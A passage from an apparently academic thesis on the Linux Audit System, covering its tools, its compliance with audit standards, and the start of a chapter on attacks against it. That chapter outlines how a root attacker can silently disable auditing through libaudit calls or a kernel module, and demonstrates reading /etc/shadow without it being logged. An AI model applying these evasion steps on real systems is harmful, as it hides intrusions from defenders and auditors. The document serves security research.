

Figure 3.2: Netlink interactions between kernel and user-space

(note: `auditctl` and `auditd` also use some of the functionality provided by `libaudit`)

Please note that although in figure 3.2 we provide information on whether interactions are read or write, this is not enforced in any way by the audit subsystem and, as such, is merely informational regarding the expected flow of information.

3.2 User-space Audit Functionality

All user-space auditing functionality is based on a few components that provide control over the audit subsystem and a framework that any trusted program can use the audit subsystem's functionality and features when needed. We'll now detail

each of these user-space components providing functionality. Tools that provide the ability to analyze logs are out of scope of the current project, and as such are not addressed.

As previously stated, all communication to and from the kernel is done through the netlink socket.

Figure 3.3 provides an overview of the user-space components we will be addressing.



Figure 3.3: Linux Audit System user-space components

3.2.1 auditctl

The auditctl[20] tool provides control over the Linux Audit System. It enables the system's administrator to perform several actions on the subsystem, such as enabling/disabling the subsystem, get subsystem's status, set audit rules, delete audit rules, and send audit messages, among others.

We'll look into what we believe are the most relevant features of these tool.

3.2.1.1 enabling and disabling the audit subsystem

The tool allows setting the flag in the kernel that enables or disables the audit subsystem. This flag can be either 0 (disabled), 1 (enabled) or 2 (locked). When it is locked, no further changes can be done to the audit subsystem, until the system is rebooted.

The flag can be changed as follows:

```
[root@localhost ~]# auditctl -e 0
AUDIT_STATUS: enabled=0 flag=1 pid=1011 rate_limit=0
backlog_limit=320 lost=0 backlog=1
```

When the enabled flag is changed, the audit subsystem generates a record with information regarding the state change:

```
type=CONFIG_CHANGE msg=audit(1385921845.446:35):
audit_enabled=0 old=1 auid=0 ses=2 res=1
```

We can see from the above audit record that the flag was changed from 1 (old) to 0 (audit_enabled), hence, disabling the audit subsystem.

3.2.1.2 Getting status of the audit subsystem from the kernel

By using the option "-s", the tool queries the kernel for the status of the audit subsystem, providing several information:

- enabled: status of the audit subsystem, whether enabled (1), disabled (0), or locked (2);
- pid: process id of the auditd user-space daemon which is receiving audit records. If 0, no daemon is receiving the audit records in user-space;
- flag: failure flag. How should the subsystem handle critical errors, either silently (0), through printk (1) or panic (2). Default is 1, which provides information through the kernel printk() function;
- rate_limit: status of rate limiting. It is expressed in messages/second, any messages exceeding the limit are handled according to the failure flag. Default is 0, defining no limit;
- backlog_limit: maximum number of messages to keep in backlog, in case they are not being processed by the auditd;
- lost: number of messages discarded due to kernel audit queue overflowing;
- backlog: number of messages in backlog.

An example output of the command is shown below.

```
[root@localhost ~]# auditctl -s
AUDIT_STATUS: enabled=1 flag=1 pid=1011 rate_limit=0
backlog_limit=320 lost=0 backlog=0
```

The above output shows the current status of the audit subsystem, showing it is enabled, will use printk on critical errors, the auditd process id is 1011, there's no rate limit, the backlog limit is 320 messages, no messages were discarded and there are no messages in backlog.

3.2.1.3 Set audit rules

One of the main functions of this tool is the ability to set audit rules to the subsystem. These rules may be set by command line, or be loaded from a file[21]. The typical use is loading the `/etc/audit/audit.rules` file and sending the rules to the kernel audit subsystem, upon starting up of the auditd in user-space.

```
[root@localhost ~]# auditctl -R /etc/audit/audit.rules
No rules
AUDIT_STATUS: enabled=1 flag=0 pid=1696 rate_limit=0
backlog_limit=320 lost=0 backlog=1
```

Rules can be either watches or filter rules, as previously described in 3.1.2, which are focused on either files or syscalls, respectively.

Example of a watch rule, auditing access to the `/etc/shadow` file:

```
-w /etc/shadow -p rxwa
```

The "-p" option above defines the permission type to audit, similar to unix filesystem permissions, where "r" means read, "w" write, and "x" execute. The "a" type means any attribute change to the file.

For the filter rules, we present the following example:

```
-a exit,always -S open -F success=0
```

The above rule audits the open syscall, recording any failures. It also sets the auditing to happen on syscall exiting (exit), and generate an audit record for the failure to open (always).

The rules also support a "-k" option, that sets a "key", which is a string that can be set for easy identification of rules in the logs.

3.2.1.4 List audit rules

It is also possible to list the rules currently configured in the kernel, by using the "-l" option. The tool will request the kernel the current rules, and print them out.

```
[root@localhost ~]# auditctl  -l
LIST_RULES: exit,always watch=/etc/shadow perm=rwxa key=
   SHADOW_RULE
LIST_RULES: exit,always success=0 key=OPEN_RULE syscall=open
```

3.2.1.5 Delete audit rules

As well as setting rules, the tool also allows for deleting them from the kernel subsystem. Rules can be flushed completely, or selectively removed.

For flushing all the rules, it suffices to run the tool with the "-D" option:

```
[root@localhost ~]# auditctl -D
No rules
```

For selectively deleting one filter rule, the command is the same as the one used for setting it, but using the "-d" switch instead of the "-a":

```
[root@localhost ~]# auditctl -d exit,always -S open -F
   success=0
```

For watch rules, they can only be deleted with the "-D" switch, although they can be selectively deleted if they where set with a key (-k).

Setting a rule with a key:

```
[root@localhost ~]# auditctl -w /etc/shadow -p rxwa -k
   SHADOW_RULE
```

Deleting the same rule:

```
[root@localhost ~]# auditctl  -D -k SHADOW_RULE
No rules
```

Upon deleting rules, either totally or selectively, an audit record is created:

```
type=CONFIG_CHANGE msg=audit(1385925644.143:204): auid=0 ses
   =2 op="remove rule" key=(null) list=4 res=1
type=CONFIG_CHANGE msg=audit(1385925644.143:205): auid=0 ses
   =2 op="remove rule" key=(null) list=4 res=1
```

3.2.1.6 Send audit messages

The auditctl tool also allows for sending audit messages to the kernel to be processed by the audit subsystem. These messages are always of the USER type, that is, they are recorded as being generated by a user-space program.

This functionality allows for generating audit records from command line, without having to use any specific code, or link to libaudit.

One example of such usage ("-m" switch):

```
[root@localhost ~]# auditctl -m "test message"
```

The resulting audit record follows:

```
type=USER msg=audit(1385930110.969:46563): user pid=6923 uid
   =0 auid=0 ses=2 msg='test message exe="/sbin/auditctl"
   hostname=? addr=? terminal=pts/0 res=success'
```

3.2.2 auditd and auditdsp

The auditd daemon[25] is the core of the user-space part of the Linux Audit System. It is responsible for receiving the audit records from the kernel through the netlink socket, and save them to the log file on the filesystem. It is an essential part of the Linux Audit System, since it is the component responsible for the final part of the audit record processing, the storage.

It is started at boot time, and reads its configuration from `/etc/audit/auditd.conf`. It then connects to the netlink socket and waits to receive audit records from the kernel for processing them further in user-space (store and/or forward them). The configuration file sets the base options required for auditd to function, such as the name of the logfile to use, log rotation, permissions, and how to handle logs in cases of failure (out of disk space, or other problems).

Auditd spawns the "audit dispatcher" daemon, audisp[26]. The dispatcher receives audit records, and has a plug-in framework which allows for further processing audit records, such as forwarding them to other hosts, or store them in databases if required.

3.2.3 libaudit

The framework provides a library that other programs can be linked to, providing functionality to interface with the kernel audit subsystem. The library is quite extensive, and can be used for all the base functions needed, from opening the netlink socket, to sending and receiving messages from the kernel, abstracting all the implementation details that would be needed if one was to develop the interface from scratch.

The previously mentioned tools (auditctl / auditd) also use part of the functionality provided by libaudit, as can any other program that requires interaction with the audit subsystem. One example is the secure shell daemon (sshd) which is linked to the libaudit, and provides auditing information regarding logins and logouts from the system:

```
type=USER_AUTH msg=audit(1388371346.476:54): user pid=1167
   uid=0 auid=4294967295 ses=4294967295 subj=system_u:
   system_r:sshd_t:s0-s0:c0.c1023 msg='op=success acct="root
   " exe="/usr/sbin/sshd" hostname=? addr=192.168.56.1
   terminal=ssh res=success'
```

Using the libaudit functions on a program is straightforward, just requiring the inclusion of the `libaudit.h` header file and linking with libaudit, as shown in listing 3.4.

```
#include <libaudit.h>
int main(){

  int audit_fd;
  char buff[]="user login audit message from trusted program";

  audit_fd = audit_open ();
  audit_log_user_message (audit_fd, AUDIT_USER_LOGIN, buff, \
  "foo.bar", "127.0.0.1", "tty", 1);
  close (audit_fd);

}
```

Listing 3.4: Sample usage of libaudit

Compiling the program:

```
[root@localhost ~]# cc -o audit-sample audit-sample.c -
   laudit
```

After running the program the audit subsystem generates the following audit record:

```
type=USER_LOGIN msg=audit(1385936501.950:46634): user pid
   =7264 uid=0 auid=0 ses=2 msg='user login audit message
   from trusted program exe="/root/audit-sample" hostname=
   foo.bar addr=127.0.0.1 terminal=tty res=success'
```

3.3 Integration with SELinux

SElinux is tightly integrated with the Linux Audit System. It uses it for all auditing requirements, using either the simplified `audit_log()` function or by directly using the `audit_log_start()` , `audit_log_format()` (a wrapper for the `audit_log_vformat()` function) and `audit_log_end()` functions.

Besides SELinux using the Linux Audit System, the Linux Audit System itself also provides support specific to SELinux. In its basic audit functions, the Linux Audit System attempts to obtain the SELinux context (using function `security_se`

cid_to_secctx()), in order to record information with details on the SELinux context. This information is logged in the regular audit records with the keys subj= or obj= followed by the context information, as show in the following example:

```
type=USER_AUTH msg=audit(1388371346.476:54): user pid=1167
   uid=0 auid=4294967295 ses=4294967295 subj=system_u:
   system_r:sshd_t:s0-s0:c0.c1023 msg='op=success acct="root
   " exe="/usr/sbin/sshd" hostname=? addr=192.168.56.1
   terminal=ssh res=success'
```

The message above includes the context information, shown after the subj= key, system_u:system_r:sshd_t:s0-s0:c0.c1023, which is specific to the use of SELinux in the system. The security context in SELinux is also known as a security label, and is comprised by the SELinux user identity, role, type and level (a sensitivity level and a category, separated by ":"). This security label is used by SELinux's security server to enforce the defined policy according to the subjects or objects labels.

It is important to notice that although SELinux provides extra audit information, mainly due to its own specific functionality, it does not implement any new audit mechanism or functionality. It simply uses the same functionality provided by the Linux Audit System, which provides extra information when SELinux is in use.

3.4 Summary

In this chapter we detailed the architecture of the Linux Audit System, its components, as well as how those components interact. We have shown the differences in functionality provided in the kernel and in user-space, and how the provided functionality can be used in each case. We have also seen that there is no authentication between the different components of the audit subsystem, since any process running under uid 0 (root) or with a CAP_AUDIT_* capability is able to interface with the audit subsystem.

Chapter 4

Analysis Of The Linux Audit System Features

In 2.2 we have listed and detailed several requirements that are expected to be addressed and implemented by an audit subsystem in order to be aligned to what is considered the industry standards and best practices. In the present chapter we will be analysing how and if the Linux Audit System addresses these requirements, and identifying any gaps that may exist. For this we will be analyzing the requirements according to the grouping presented in the aforementioned section.

4.1 Events to audit

	ISO27001	NIST	PCI-DSS	CC
`Events to audit`	A.12.4.1	AU-2 AU-14	10.2	FAU_SEL.1

Table 4.1: Events to Audit - Summary Table

All the analyzed audit standards/best practices documents define what events should be audited, hence, define a requirement for the basic types of events that a audit subsystem must be able to record.

From ISO27001 A.12.4.1, the requirement is quite high level, defining that "user activities, exceptions, faults and information security events shall be produced"[2]. It does not go into details on what these events are exactly, leaving that up to the implementer of the information security management system (ISMS). Even ISO27002[5], being the guidance for implementation, does not go into further detail regarding the types of events. In lack of more detail, we can see that the Linux Audit System is capable of recording the required events, generally.

NIST's SP800-53 on AU-2 also leaves up to the organization the definition of the specific events that should be audited, however on AU-14 it requires that the audit subsystem allows for the recording or viewing of a specific user's session, such as all commands performed on the system. Again, the Linux Audit System is capable of providing the required high level functionality of recording events, and is also able to provide the recording of users sessions. The configuration of a filter in the audit subsystem can be performed by detailing the user-id to be audited, and all actions performed by or on behalf of the user will be recorded by the subsystem.

The PCI-DSS standard is quite more descriptive regarding requirements for the events to record. It goes into great detail on what events should be recorded by the audit subsystem:

- *10.2.1 All individual accesses to cardholder data*
- *10.2.2 All actions taken by any individual with root or administrative privileges*
- *10.2.3 Access to all audit trails*
- *10.2.4 Invalid logical access attempts*
- *10.2 5 Use of identification and authentication mechanisms*
- *10.2.6 Initialization of the audit logs*
- *10.2.7 Creation and deletion of system-level objects*

In case of the requirement 10.2.1, it will vary according to each organization's environment, since it depends on the cardholder data storage location. Here also the Linux Audit System complies with the requirements, as we show in table 4.2

ID	Requirement	Compliance
`10.2.1`	All individual accesses to cardholder data	Watches on specific files
`10.2.2`	All actions taken by any individual with root or administrative privileges	Filters on user-id
`10.2.3`	Access to all audit trails	Watches on audit log files
`10.2.4`	Invalid logical access attempts	SSH/PAM linked to libaudit
`10.2.5`	Use of identification and authentication mechanisms	SSH/PAM linked to libaudit
`10.2.6`	Initialization of the audit logs	Auditd's internal logging on startup
`10.2.7`	Creation and deletion of system-level objects	Filters on syscalls

Table 4.2: PCI-DSS Events to Audit

Finally, the Common Criteria[10] FAU_SEL.1 requirement defines a minimum set of events that must be logged, namely modifications to the audit configuration. The RedHat TOE document also does not detail the types of events that can be logged, only the contents (the contents will be analysed in section 4.2). As the

subsystem records the start and stop events and, as we have seen in chapter 3, is quite flexible in the selection of audit events to record, this requirement is also met by the Linux Audit System.

4.2 Contents of audit records

	ISO27001	NIST	PCI-DSS	CC
`Details on the contents of audit records`	A.12.4.1 A.12.4.3	AU-3 AU-10	10.3	FAU_GEN.1 FAU_GEN.2

Table 4.3: Contents of audit records - Summary Table

The 4 analyzed standards define requirements for the contents of the audit records. ISO27001 itself does not go into much detail on the A.12.4.1 although on the ISO27002 guidance these details are mentioned. Regarding requirement A.12.4.3, although not much detail is give, by the requirement itself we can understand that activities performed by administrators and/or operators must be recorded.

On NIST's SP800-53, we can see more detailed requirements, AU-3 defining that all audit records must contain "time stamps, source and destination addresses, user/process identifiers, event descriptions, success/fail indications, filenames involved, and access control or flow control rules invoked", and AU-10 reinforcing the need to bind the user-id to the records, for non-repudiation purposes.

PCI-DSS's requirement 10.3 defines the need to include timestamping, user-id, type of event, origin of event, and success or failure indication on the audit records.

Finally, for Common Criteria the FAU_GEN.1, specifically FAU_GEN.1.2 defines the requirement for all audit records to include timestamping, subject's id, type of event, success or failure indication, and extra information relevant to the event type. This is quite similar to both NIST's and PCI-DSS's requirements. On FAU_GEN.2 it is reinforced also the need of binding the user's identity to the record, similar to NIST's AU-10.

In summary, apart from ISO27001 which defines a very high level requirement with little detail, the other three standards are very similar in the requirement for the contents of the audit records, with the following details:

- timestamp (date / time of the event);
- user-id
- event type
- outcome (sucess/failure)
- other details relevant to the event type

As we have shown in the previous chapter where we looked into the features of the Linux Audit System, this information is included the audit records generated by the Linux Audit System.

4.3 Generation of audit records

	ISO27001	NIST	PCI-DSS	CC
`Generation audit records`	A.12.4.1	AU-12	10.1	FAU_GEN.1

Table 4.4: Generation of audit records - Summary Table

All the standards we have analyzed provide requirements for the generation of audit records. In this group we have included any requirement that either demands the generation of events or demands details for the generation.

For ISO27001, in A.12.4.1 it is required that events are produced (generated), although, as previously stated, this requirement is quite high level and lacking any detail.

NIST's SP800-53 AU-12 is quite similar to AU-2, but whereas AU-2 states that the system must be able to provide certain events AU-12 defines that the events from AU-1 must be produced by the system. PCI-DSS's 10.1 is also similar, requiring that the audit system is generating events.

Finally, for Common Criteria's FAU_GEN.1, requires that the audit subsystem generate events for start and stop of the auditing, and all defined events.

The Linux Audit System is able (and it is its purpose) to generate audit records for the events defined in the audit policy/configuration set by the system administrator.

4.4 Time Synchronization

	ISO27001	NIST	PCI-DSS	CC
`Time synchronization`	A.12.4.4	AU-8	10.4	FAU_GEN.1

Table 4.5: Time Synchronization - Summary Table

Time and date synchronization is essential in audit records, in order to enable any possible reconstruction of event timelines. As such, all the analyzed standards define requirements regarding time synchronization and/or timestamping of audit records.

ISO27001, NIST's SP800-53 and PCI-DSS all require that the time is accurately stamped on event records, and synchronized. Common Criteria does not mention the synchronization, but it does demand on FAU_GEN.1 that the audit records contain time and date of the event, which implies accuracy of this information.

Time synchronization is not an actual functionality of the Linux Audit System, since it obtains the time configured in the system, and timestamps every record as it is generated.

Also, there is no assurance of the ordering of events. Events may be generated almost simultaneously by different parts of the kernel, or from the user-space. Those events generated inside the kernel will be able to be processed by the audit system faster than the events originated in user-space. Events from user-space will have to be sent to kernel-space, which will require higher overhead operations such as context switching and interrupt handling, and only then they will be timestamped, whereas events from kernel-space will be able to be timestamped and processed almost immediately, generating a race condition. As such, an event timestamped or recorder first may not be the event that actually happened first, it will just be the one that was timestamped first. The accuracy of the timestamping in the events is to the millisecond, so in cases where multiple events are generated in shorter time intervals, this will result in those multiple events having the same timestamp, without providing any assurance of their ordering.

4.5 Log access for review

	ISO27001	NIST	PCI-DSS	CC
`Log access for review`	A.12.4.1	AU-6 AU-7	10.6	FAU_SAR.1 FAU_SAR.2 FAU_SAR.3

Table 4.6: Log access for review - Summary Table

As it is shown in table 4.6 all the documents analyzed require the review of audit records. In most cases, ISO27001 A.12.4.1, NIST's SP800-53 AU-6 and PCI-DSS's 10.6 are mostly high level policy requirements, which define only that logs must be reviewed. This does, however, entail that the system produces logs that are possible to review, and as such we have included these requirements as part of this group. The other three requirements do go a bit further, and define the need for specific functionality for reviewing. NIST's SP800-53 AU-7 requirement states that it should be possible to review logs when needed, and that this review does not alter the records or the record's time ordering. Common Criteria's FAU_GEN.1 requires that authorized users may access the logs for reviewing, in a human readable form. Also from Common Criteria, FAU_SAR.2 requires that unauthorized users may not access the audit logs, and FAU_SAR.3 requires that audit records may be selected and/or ordered.

The Linux Audit System produces text logs, which are easily accessed for reviewing with any simple text viewing application, thus allowing for simple filtering and/or ordering when reviewing the logs. The audit-tools package includes user-space tools that may help with this function. Access control on the audit log files is performed by standard linux filesystem permissions, and if correctly configured, only the root user or processes running with user id 0 may read and write

to them. There may be configured a specific auditors group with read access, thus fulfilling the requirements that only authorized users may read the logs, and can not modify them. However, the audit subsystem itself can not control access to the logs, and as such it does not ensure that the logs are not modified by root or processes running under user id 0.

4.6 Prevention of audit data loss

	ISO27001	NIST	PCI-DSS	CC
`Prevention of audit data loss`	No mention	AU-4	No mention	FAU_STG.3 FAU_STG.4

Table 4.7: Prevention of audit data loss - Summary Table

In order to ensure that the audit records truly reflect the events on the system, the audit subsystem should ensure that no relevant (auditable) events are lost. Not all of the standards we have analyzed mention this issue. Only NIST SP800-53 on AU-4 and Common Criteria on FAU_STG.3 and FAU_STG.4 do. AU-4 focuses on the existence of sufficient storage space to ensure that no audit records are lost. FAU_STG.3 aims to ensure that the subsystem takes specific action in case of storage failure or if the audit logs exceed a predefined limit. Finally, FAU_STG.4 requires that in case of being impossible to write further audit records due to lack of space the system takes some pre-defined action (which may be ignoring new events).

The Linux Audit System allows for the configuration of how the `auditd` program should deal with the lack of space on disk in the `auditd.conf` file, using the keywords `space_left_action` and `admin_space_left_action`. The options can be to ignore, send to syslog, email a warning, stop writing records to disk, enable single mode or completely halt the system.

4.7 Protection of audit logs

	ISO27001	NIST	PCI-DSS	CC
`Protection of audit logs`	A.12.4.2	AU-9	10.5	FAU_STG.1

Table 4.8: Protection of audit logs - Summary Table

The several analyzed standards define requirements for the protection of the audit logs, due to its' importance towards forensic analysis and reliability. All of these mentioned requirements are very much aligned in the four standards, requiring the integrity of the audit logs. This is typically referred as protecting the audit log from unauthorized modification (tampering) or deletion.

As we have mentioned previously, access control of the audit files is done by way of the linux filesystem permissions. As such, at least the root user or any

process running with user id 0 is able to delete the audit log files. The issue is, therefore, that it is implicit that any process running with user id 0, or the root user, is able to delete or modify the audit log files. Regarding the integrity of the audit records on the log files, the Linux Audit System provides no integrity functionality, as can be seen in 3.1.3, specifically in the format of the audit records.

Although filesystem permissions could prevent modification by unauthorized users, in case of a system compromise, it is not possible to identify any modifications to the audit records on the audit log files based on the functionality provided by the Linux Audit System.

4.8 Conclusion

In table 4.9 we show a summary on our analysis of the compliance of the Linux Audit System with each of the requirements group we have detailed in this chapter. Overall, most of the requirements are satisfied by the audit subsystem implementation, however we believe the protection of the audit records on the log files from modification from unauthorized users is weak and insufficient, depending only on the filesystem permissions, and not providing any functionality that could aid in the detection of tampering with the records or log files. We will provide an analysis on how this issue could be addressed in Chapter 6.

Requirement	Compliance
`Definition of events to audit`	Yes
`Details on the contents of audit records`	Yes
`Generation audit records`	Yes
`Time synchronization`	Partial
`Log access for review`	Partial
`Prevention of audit data loss`	Yes
`Protection of audit logs`	No

Table 4.9: Summary of Audit Requirements Compliance

Chapter 5

Attacks On the Linux Audit System

In this chapter we detail three attacks that we have identified that circumvent or show lack of functionality of the Linux Audit System. Two of these attacks allow for silently disabling the audit subsystem, so that it stops recording any audit events and doesn't record the stopping of the subsystem itself. The third attack is somewhat more expected due to the architecture of the Linux Audit System, specifically the generation of the audit records, where it fails to allow for identification of any tampering of audit records or audit log files. These attacks show fragilities in the implementation of the Linux Audit System that fails to provide required or at least expected functionality or mechanisms.

5.1 Silently disabling the Linux Audit System

As detailed on Chapter 3 the auditing can be enabled and disabled by using the `auditctl` tool, or by communicating directly with the kernel through the audit netlink socket. The communication primitives are available by way of the `libaudit` library, which facilitates integration of applications with the audit sybsystem. One feature of the Linux Audit System is that enabling or disabling auditing will produce an audit event which is logged, as shown in 3.2.1.1. We have however identified two attacks that allow for disabling the auditing without generating any event. Both attacks require that the attacker has already somehow compromised the system and obtained root (uid 0) privileges, which allows him to interact with the audit subsystem, and enable or disable it. These attacks are relevant since even if the log files are being securely stored in a WORM media or on a remote system, an attacker is able to disable the auditing and only then perform actions that would be audited, without leaving any evidence in the audit logs. One of the attacks is performed purely on user-space by using the functions provided by libaudit, and allows for silently disabling the audit subsystem. The second attack, however, takes advantage of the linux loadable modules functionality, effectively disabling the audit subsystem directly from kernel-space. It has the added advantage of being able to disable the auditing even if it is "locked", which according to the documentation should only allow for changes (including disabling) after a reboot.

We now detail both the attacks in the following subsections.

5.1.1 Disabling from user-space

In 3.2.3 we have describe how `libaudit` allows for the use of the audit functionality from within other applications. For this attack, we have developed a custom

tool linked to libaudit that uses the regular functions from `libaudit` to disable the audit subsystem from user-space, ensuring that no audit events are logged.

The process takes four steps, as shown in figure 5.1.



Figure 5.1: Silently disabling auditing from userspace

Connecting to the audit netlink socket is done by calling the function `audit_open()`. This function connects to the audit netlink socket, and returns a descriptor if successful. Aftewards, we assume the handling of the audit messages sent from the kernel, by calling the function `audit_set_pid()`. The `audit_set_pid` function tells the kernel the process id of the auditd program, which is the one handling the audit messages. This is important to set, since the kernel validates which pid may receive audit messages, and by calling this function passing the process id from our own tool, auditd will stop receiving messages and we will assume the handling of those messages. We then disable the failure flag (default configuration is "1", which sends audit events to the console using the kernel's `printk` function in case of failure contacting the auditd process). This ensures that after our tool ends, no further audit events will get logged, and will be completely discarded. Finally, audit is disabled with the `audit_set_enabled()` function.

Between all the `audit_set_*` functions called, we call the `audit_get_reply()` function. This function ensures the flushing of the audit events generated from our own actions reconfiguring the audit subsystem, also ensuring that they will get read by us, and ignored.

5.1.1.1 Disabling auditing

We will start by checking the current status of the audit subsystem:

```
[root@localhost ~]# auditctl -s
AUDIT_STATUS: enabled=1 flag=1 pid=1003 rate_limit=0
   backlog_limit=320 lost=0 backlog=0
```

As we can see, the audit is enabled, with the failure flag set to 1, ensuring that in case of failure, audit events are recorded by using the `printk` function.

We have also set a watch rule for the `/etc/shadow` file, so that any access to this file generates an audit record:

```
[root@localhost ~]# auditctl -l
LIST_RULES: exit,always watch=/etc/shadow perm=rwxa
```

In this configuration, if we attempt to read the `/etc/shadow` file, we can see the following log entry:

```
[root@localhost ~]# tail -3 /var/log/audit/audit.log type=
   SYSCALL msg=audit(1390013855.089:32): arch=c000003e
   syscall=2 success=yes exit=3 a0=7fffb31ff7a9 a1=0 a2=7
   fffb31feb90 a3=7fffb31fe5e0 items=1 ppid=1191 pid=1208
   auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0
   fsgid=0 tty=pts0 ses=1 comm="cat" exe="/bin/cat" subj=
   unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 key
   =(null)
type=CWD msg=audit(1390013855.089:32):  cwd="/root"type=PATH
    msg=audit(1390013855.089:32): item=0 name="/etc/shadow"
   inode=916217 dev=fd:00 mode=0100000 ouid=0 ogid=0 rdev
   =00:00 obj=system_u:object_r:shadow_t:s0 nametype=NORMAL
```

We now run our tool, `stop-audit`, and check the status of the audit subsystem:

```
[root@localhost ~]# ./stop-audit
Setting pid 1211
[root@localhost ~]# auditctl -s
AUDIT_STATUS: enabled=0 flag=0 pid=1211 rate_limit=0
   backlog_limit=320 lost=0 backlog=0
```

The audit subsystem is now disabled. If we take a look at the audit log, we will see no record of any configuration change, only the previous attempt to read the `/etc/shadow` file:

```
[root@localhost ~]# tail -1 /var/log/audit/audit.log
type=PATH msg=audit(1390013855.089:32): item=0 name="/etc/
   shadow" inode=916217 dev=fd:00 mode=0100000 ouid=0 ogid=0
    rdev=00:00 obj=system_u:object_r:shadow_t:s0 nametype=
   NORMAL
```

As we can see from the timestamp / serial pair above from the last audit log entry, nothing was recorded. If we attempt to read the `/etc/shadow` file again, we also will not see any event recorded:

```
[root@localhost ~]# cat /etc/shadow > /dev/null
[root@localhost ~]# tail -1 /var/log/audit/audit.log
type=PATH msg=audit(1390013855.089:32): item=0 name="/etc/
   shadow" inode=916217 dev=fd:00 mode=0100000 ouid=0 ogid=0
    rdev=00:00 obj=system_u:object_r:shadow_t:s0 nametype=
   NORMAL
```

Again, the last log entry is exactly the same as before disabling the system with our tool. No new audit events are now being recorded, since the audit subsystem is effectively disabled.

We have also seen that the audit subsystem cannot be brought up without restarting the `auditd` program, otherwise it is unable to read new messages from the netlink socket.

5.1.2 Disabling from kernel-space

The linux kernel allows for loading modules into the kernel, which is a functionality typically used by device drivers. These modules are an extension to the kernel itself, allowing access to full kernel memory.

In order to disable auditing from inside the kernel, we have developed a kernel module which will look for the relevant control variables used in the audit subsystem, and set them to 0, so the audit subsystem will effectively be disabled.

The main variables that control the audit subsystem are the following:

- audit_enabled - This variable is verified before every action in the audit system that would generate an audit message / event. If it is set to 0, the system is disabled, if set to 1 is enabled, and if set to 2 it is locked (please refer to 3.2.1.1 for more information);

- audit_fail - The `audit_fail` variable controls the behaviour of the audit system in cases when the `auditd` process is unavailable. If set to 0 lost events are ignored, if set to 1 they are sent to the console using the kernel `printk` function, and if set to 2 it will generate a kernel panic and stop the operating system;

- audit_pid - This variable holds the process ID (pid) of the `auditd` process that is responsible for processing the audit events in user-space.

Since these variables are not exported to the kernel, they are not directly accessible by kernel modules by name. In order to access them, kernel memory must be searched for all the symbols, and identify the address where the variables are.

The linux kernel provides a function, `kallsyms_lookup_name` that given a symbol name (function or variable) will return the memory address where it can be found. However, this function is not always exported by the kernel, depending on the kernel version. To be able to find it, we have implemented a similar function that will look for kernel symbols, using the `kallsyms_on_each_symbol` function that is exported, and allows for roughly the same functionality. This function `kallsyms_on_each_symbol` will iterate over all symbols in the kernel, and for each one will call a handling function. This handling function will then

